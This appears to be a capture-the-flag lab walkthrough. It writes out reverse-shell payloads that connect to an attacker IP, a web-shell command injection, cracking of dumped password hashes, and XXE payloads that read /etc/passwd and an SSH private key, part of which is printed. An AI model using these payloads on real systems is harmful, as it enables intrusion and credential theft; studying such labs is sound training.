

Day 1

http://10.10.201.237/evilshell.php



```
hackudo@kali:~$ sudo nc -nlvp 443
[sudo] password for hackudo:
listening on [any] 443 ...
```

php -r '$sock=fsockopen("10.2.11.159",443);exec("/bin/sh -i <&3 >&3 2>&3");'




10.10.201.237/evilshell.php?commandString=bash+-i+>%26+%2Fdev%2Ftcp%2F10.2.11.159%2F443+0>%261


EvilShell

php -r '$sock=fsockopen("10.2.11.159",443);exec("/bin/sh -i <&3 >&3 2>&


python -c 'import pty;pty.spawn("/bin/bash")'



```
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@injection:/var/www/html$ sudo -l
sudo -l
[sudo] password for www-data:
```




```
www-data@injection:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@injection:/$ 
```




```
$ cd /var/www/html
$ pwd
/var/www/html
$ ls
css  drpepper.txt  evilshell.php  index.php  js  shell.py
```

cat /etc/passwd




```
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
```

LinEnum.sh



```
[-] Specific release information:
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=18.04
DISTRIB_CODENAME=bionic
DISTRIB_DESCRIPTION="Ubuntu 18.04.4 LTS"
NAME="Ubuntu"
VERSION="18.04.4 LTS (Bionic Beaver)"
```


cat /etc/update-motd.d/00-header



```
printf "Welcome to %s (%s %s %s)\n" "$DISTRIB_DESCRIPTION" "$(uname -o)" "$(uname -r)" "$(uname -m)"

DR PEPPER MAKES THE WORLD TASTE BETTER!
```

Day 2

http://10.10.43.106:8888/register




Register


Username: darren

Email: teste@teste.com

Password: ●●●



fe86079416a21a3c99937fea8874b667




Register

Username: arthur

Email: teste1@teste.com

Password: ●●●




Logged in as arthur | Log Out

d9ac0f7db4fda460ac3edeb75d75e16e


Day 3

dirb http://10.10.18.125



```
hackudo@kali:~$ dirb http://10.10.18.125

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Jul 16 00:35:13 2020
URL_BASE: http://10.10.18.125/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.18.125/ ----
==> DIRECTORY: http://10.10.18.125/api/
==> DIRECTORY: http://10.10.18.125/assets/
```

http://10.10.18.125/assets/




Index of /assets

Name	Last modified	Size	Description
Parent Directory		-	
css/	2020-07-14 17:52	-	
fonts/	2020-07-14 15:42	-	
images/	2020-07-14 15:42	-	
js/	2020-07-14 15:52	-	
php/	2020-07-14 15:42	-	
webapp.db	2020-07-14 17:52	28K	

sqlite3 webapp.db


.tables

select * from users;



```
hackudo@kali:~/Downloads$ sqlite3 webapp.db
SQLite version 3.32.3 2020-06-18 14:00:33
Enter ".help" for usage hints.
sqlite> .tables
sessions  users
sqlite> select * from users;
4413096d9c933359b898b6202288a650|admin|6eea9b7ef19179a06954edd0f6c05ceb|1
23023b67a32488588db1e28579ced7ec|Bob|ad0234829205b9033196ba818f7a872b|1
4e8423b514eef575394ff78caed3254d|Alice|268b38ca7b84f44fa0a6cdc86e6301e0|0
```

https://crackstation.net/



Enter up to 20 non-salted hashes, one per line:


```
6eea9b7ef19179a06954edd0f6c05ceb
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
6eea9b7ef19179a06954edd0f6c05ceb	md5	qwertyuiop


http://10.10.18.125/login/

Login: admin // Senha: qwertyuiop



admin

••••••••••




Welcome, admin

Well done.
Your flag is: THM{Yzc2YjdkMjE5N2VjMzNhOTE3NjdiMjdl}

Add a new user:

Username

Day 4




What is XML?

XML (eXtensible Markup Language) is a markup language that defines a set of rules for encoding documents in a format that is both human-readable and machine-readable. It is a markup language used for storing and transporting data.

XXE


```
<?xml version="1.0"?>
<!DOCTYPE root [<!ENTITY read SYSTEM 'file:///etc/passwd'>]>
<root>&read;</root>
```



```
<?xml version="1.0"?>
<!DOCTYPE root [<!ENTITY read SYSTEM 'file:///etc/passwd'>]>
<root>&read;</root>
```

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var
/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin lxd:x:105:65534::/var/lib/lxd/:/bin/false uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin sshd:x:109:65534::/run/sshd:/usr/sbin/nologin pollinate:x:110:1::/var/cache/pollinate:/bin/false falcon:x:1000:1000:falcon,,,:/home/falcon:/bin/bash
```


```
<?xml version="1.0"?>

<!DOCTYPE root [<!ENTITY read SYSTEM 'file:///home/falcon/.ssh/id_rsa'>]>

<root>&read;</root>
```



```
<?xml version="1.0"?>
<!DOCTYPE root [<!ENTITY read SYSTEM 'file:///home/falcon
/.ssh/id_rsa'>]>
<root>&read;</root>
```

```
-----BEGIN RSA PRIVATE KEY----- MIIEogIBAAKCAQEA7bq7Uj0ZQzFiWzKc81OibYfCGhA24RYmcterVvRvdxw0IVSC IZ9oM4LiwzqRIEbed7/hAA0wu6Tlyy+oLHZn2i3pLur07pxb0bfYkr7r5DaKpRPB
2Echy67MiXAQu/xgHd1e7tST18B+Ubnwo4YZNxQa+vhHRx4G5NLRL8sT+Vj9atKN MfJmbzClgOKpTNgBaAkzY5ueWww9g0CkCldOBCM38nkEwLJAzCKtaHSreXFNN2hQ
